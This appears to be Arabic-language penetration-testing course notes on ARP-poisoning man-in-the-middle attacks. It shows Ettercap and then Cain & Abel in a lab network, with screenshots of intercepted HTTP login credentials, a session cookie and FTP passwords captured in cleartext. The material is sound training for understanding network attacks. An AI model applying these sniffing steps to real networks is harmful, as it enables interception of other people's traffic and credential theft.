


- تعالى نشوف ال **Attacker** بـتاع ال **Mac Address** عـشان نـشوفه
 قبل ال **Attack** عـشان هـنـبـص عـال **ARP Cache** بـعـد ال **Attack**
 نـشـوف هـل هـتـتـغـيـر عـنـد ال **Victim** لـل **Mac** الـخـاص بـال **Attacker**
 وـلـاـء ... لـانـنا اـتـفـقـنـا انـال **Attacker** بـيـغـيـر فـال **Arp Cache**
 الـخـاص بـال **Victim** ويـحـطـ ال **Mac Address** بـيـه هـو .

Our MAC address

```
tap0 Link encap:Ethernet HWaddr 12:09:4e:d9:d0:61
      inet addr:172.16.5.152 Bcast:172.16.5.255 Mask:255.255.255.0
      inet6 addr: fe80::1009:4eff:fed9:d061/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:35502 errors:0 dropped:0 overruns:0 frame:0
          TX packets:36470 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:26187649 (24.9 MiB) TX bytes:26199758 (24.9 MiB)
```

- دـا ال **Mac** الـخـاص بـال **Attacker** ... تعالى نـشـوفه
 الـخـاص بـال **Attacker** قـبـل وـبـعـد ال **Attack** عـامـل اـزـاي ... وـنـشـوفـه هـل
 اـتـغـيـر لـل **Mac** الـخـاص بـال **Attacker** وـلـاـء ... عنـ طـرـيقـ الـاـمـر
 . **arp -a**



- هنلاقي فعلا ال **Gateway mac address** اتغيرت لل
وبكدا اتنفذ ال **Attack** وبيكدا ... لو روحت
على **Connections** من ال **Tab** ال فوق هتلافقيه جايبلوك ال
ال **Traffic** بيمر مبين الجهازين ...

Host List		Connections						
Host filter		Protocol filter			Connection state filter			
Host	Port	-	Host	Port	Proto	State	TX Bytes	RX Bytes
172.16.5.15	54944	-	224.0.0.252	5355	UDP	idle	44	0
172.16.5.15	4583	-	10.10.10.10	80	TCP	closed	112	36517
172.16.5.15	4584	-	10.10.10.10	80	TCP	closed	108	11774
172.16.5.15	4585	-	10.10.10.10	80	TCP	closed	117	123402
172.16.5.15	4586	-	10.10.10.10	80	TCP	closed	113	9196
172.16.5.15	4587	-	10.10.10.10	80	TCP	closed	117	9571
172.16.5.15	4588	-	10.10.10.10	80	TCP	closed	114	109752
172.16.5.15	58876	-	224.0.0.252	5355	UDP	idle	44	0
172.16.5.15	4589	-	10.10.10.10	80	TCP	closed	112	36517
172.16.5.15	4590	-	10.10.10.10	80	TCP	closed	108	11774

- لو عاوز تشويف ال **Traffic** دا هتيجي تقف على اي **Double click** وتدوس **Connection** هيجبك المحتوى.

Host List	Connections	Connection data
172.16.5.15:4724		
		POST /checklogin.php HTTP/1.1. Accept: application/x-ms-application, image/jpeg, application/xaml+xml, image/gif, image/pjpeg, application/x-ms-xbap, */*. Referer: http://10.10.10.10/. Accept-Language: en-US. User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0). Content-Type: application/x-www-form-urlencoded. Accept-Encoding: gzip, deflate. Host: 10.10.10.10. Content-Length: 49. Connection: Keep-Alive. Cache-Control: no-cache. Cookie: PHPSESSID=kiulrtip72m4hcahhietcna5g3.
		myusername=admin&mypassword=password&submit=LoginGET /notheremyfriend.php HTTP/1.1. Accept: application/x-ms-application, image/jpeg, application/xaml+xml, image/gif, image/pjpeg, application/x-ms-xbap, */*. Referer: http://10.10.10.10/. Accept-Language: en-US. User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0). Accept-Encoding: gzip, deflate. Host: 10.10.10.10.
		Join Views Inject Data Inject File Kill Connection

- وطبعاً احنا حصلنا على **Unencrypted traffic** يعني غير مشفر و **Clear** ... زي ال **FTP** وال **HTTP** وال **Telnet** مثلاً ...

Host	Port	-	Host	Port	Proto	State	TX Bytes	RX Bytes
172.16.5.15	4725	-	10.10.10.10	80	TCP	closed	117	126076
172.16.5.15	4734	-	10.10.10.10	80	TCP	closed	117	0
172.16.5.15	4791	-	10.10.10.10	80	TCP	closed	114	105741
172.16.5.15	4700	-	10.10.10.10	80	TCP	closed	112	26517

- برضه ممکن تشویف محتوی ال **Packet** الموجوده فای **Traffic** من ال **Clear** عن طریق ال **Wire Shark** لو مشغلها فال **Background** هتعملک **traffic Capture** لل **traffic** وتجبأك محتوياته .

No.	Time	Source	Destination	Protocol	Length	Info
435 4.733023000	17/12/2015 10:10	172.16.5.15	10.10.10.10	TCP	168	[TCP Retransmission] GET /images/internacioalmilao.png HTTP/1.1
436 4.733827000	172.16.5.15	10.10.10.10	HTTP	168 [TCP Retransmission]	GET /images/internacioalmilao.png HTTP/1.1	168 [TCP Retransmission] GET /images/internacioalmilao.png HTTP/1.1
437 4.741063000	172.16.5.15	10.10.10.6	FTP	69	Request: USER bcaseiro	Request: USER bcaseiro
438 4.741655000	172.16.5.15	10.10.10.6	FTP	69	[TCP Retransmission]	[TCP Retransmission]
439 4.875996000	10.10.10.10	172.16.5.15	TCP	1391	[TCP segment of a reassembled PDU]	[TCP segment of a reassembled PDU]
440 4.876030000	10.10.10.10	172.16.5.15	TCP	1391	[TCP segment of a reassembled PDU]	[TCP segment of a reassembled PDU]
441 4.877674000	10.10.10.10	172.16.5.15	TCP	1391	[TCP Out-Of-Order] 80->4640 [ACK] Seq=1 Ack=115 Win=66816	[TCP Out-Of-Order] 80->4640 [ACK] Seq=1 Ack=115 Win=66816
442 4.877913000	10.10.10.10	172.16.5.15	TCP	1391	[TCP Retransmission]	[TCP segment of a reassembled PDU]
443 4.883450000	10.10.10.6	172.16.5.15	FTP	91	Response: 331 Password required for bcaseiro.	Response: 331 Password required for bcaseiro.
444 4.885785000	10.10.10.6	172.16.5.15	FTP	91	[TCP Retransmission]	[TCP Retransmission]
445 5.019533000	172.16.5.15	10.10.10.10	TCP	54	4640->80 [ACK] Seq=115 Ack=2675 Win=66848 Len=0	4640->80 [ACK] Seq=115 Ack=2675 Win=66848 Len=0
446 5.021662000	172.16.5.15	10.10.10.10	TCP	54	[TCP Dup ACK 445#1] 4640->80 [ACK] Seq=115 Ack=2675 Win=66848	[TCP Dup ACK 445#1] 4640->80 [ACK] Seq=115 Ack=2675 Win=66848
447 5.030092000	172.16.5.15	10.10.10.6	FTP	68	Request: PASS letmein	Request: PASS letmein
448 5.037669000	172.16.5.15	10.10.10.6	FTP	68	[TCP Retransmission]	[TCP Retransmission]


- كل ال فات بالنسبة لـ **HTTP** زي ال **Un Encrypted traffic** وال ... انما لو ال **Traffic** دا كان مشفر زي مثلا ال **HTTPS** فانت هتلaci ال **Tool** عملت **traffic Capture** لـ **traffic** ولكن الdata مشفره ... ومش هتعرف تستخلص منها المعلومات ال تفيدك ... زي كدا ...

172.16.5.15 8310 - 10.10.10.10 80 TCP closed 117 119391
172.16.5.15 8311 - 10.10.10.10 443 TCP closed 974 810
172.16.5.15 8312 - 10.10.10.10 80 TCP active 113 8022
172.16.5.15 8313 - 10.10.10.10 443 TCP active 297 490
172.16.5.15 8314 - 10.10.10.10 80 TCP active 117 0


172.16.5.15:8311	10.10.10.10:443
....^...Z..V.C/..0.....X1..A...4.J....7.Fy..../.5...2.B.....M.,..F.,..m.6.^!;T...f?.....j..=EJ.+z..W.*...%....Z.B...r...{..TA>.....%Ha.... \....n.k;....:W..A.;....K.....0..h\$.....r....'...0....l....R..p.<..q>....T1.G.2.mwj.....w h....5.6Vf~..f.. .YN ..gt-..B..j.p3../.S.R. 6M'..b...v....eQX.l6./.....CHA...].1...yI...._..{H.y.E..B...rS..Wg/o...@=..M.vFM..U%Q.2...p....]....+..p.. y... .Q..n.(.....c..OoS<,<^.....W.. R..?....>A=...;P8....]z.O.P..T....f..0.&12T.x..),v..Wp....t....(.....+Y/....o:.../.....k...l8. ...s.'a*bVP.. L..0..Ctl.O.05...@K.....h.e....>..mC....ew.%>..d.[.....#..^...A_..[..Y.....?}*<... T`..'.%W....#....^. x.% ..'eR..]..M..C..^f..Z..YBh..t%6..v....]'#..*...&..V.C/.c..J....W*..G.>7...(.&0q'... host0...09110234847Z..191108234847Z0.1.0... c...A.X.c.[s..y.....u... n...'\\...j..2... *..H.....j..Il..h o.'.....74..f oj..h@.HD..Ej..)\ V...K.S[B..T..K..h..L.=, p..@.....!..?....Ha.9{WU.jy... @)r;;.Ul..5D^....FhpfZ.lk<h.Uk.g....X..c>bM. Q.....~u:#.R2 V.....I.r..;P+Y...rE.N....i

- كدا كلامنا انتهي عن ال **Ettercap** بكل أمثلتها وهي **tool** بسيطه بتقدر تعمل **MITM** لـ **traffic** فحالتنا هنا ال شرخناها انما هي بتقدر تعمل كمان لـ **Encrypted traffic** بس مش مذكورة هنا ... فأحنا ملتزمين بالمنهج ال معانا والكلام دا هنشوفه فالشرح الجي .


- عندنا ال **Cain & Abel** بتشتغل على نظام **Windows** فقط بال **GUI** ودي معتش بينزلها تحديثات ولكنها مازالت موجوده فمفيش مانع نبص عليها ... برضه هي بتعملنا ال **NIC** وال **target** على ال **Sniffing** ... **Attack** .




وتشغلها فال **Sniffing** عشان تعمل **Promiscuous mode** لكل الاجهزة ... وبعد كدا عندك **Sniff** اسمها ال **TAB** تضغط عليها ... وتحددلها ال **NIC** زي مقولنا .




- وبعد كدا تعمل **right Click** فأي مكان فاضي عندك جوا ال **Tool** وتختر **Scan Mac addresses** وال **tool** هتعمللك **Scan Mac addresses** على كل ال **Mac** الموجوده على كارت الشبكه ال حددهولها ال هو ال **NIC** ... زي مهنشوف .



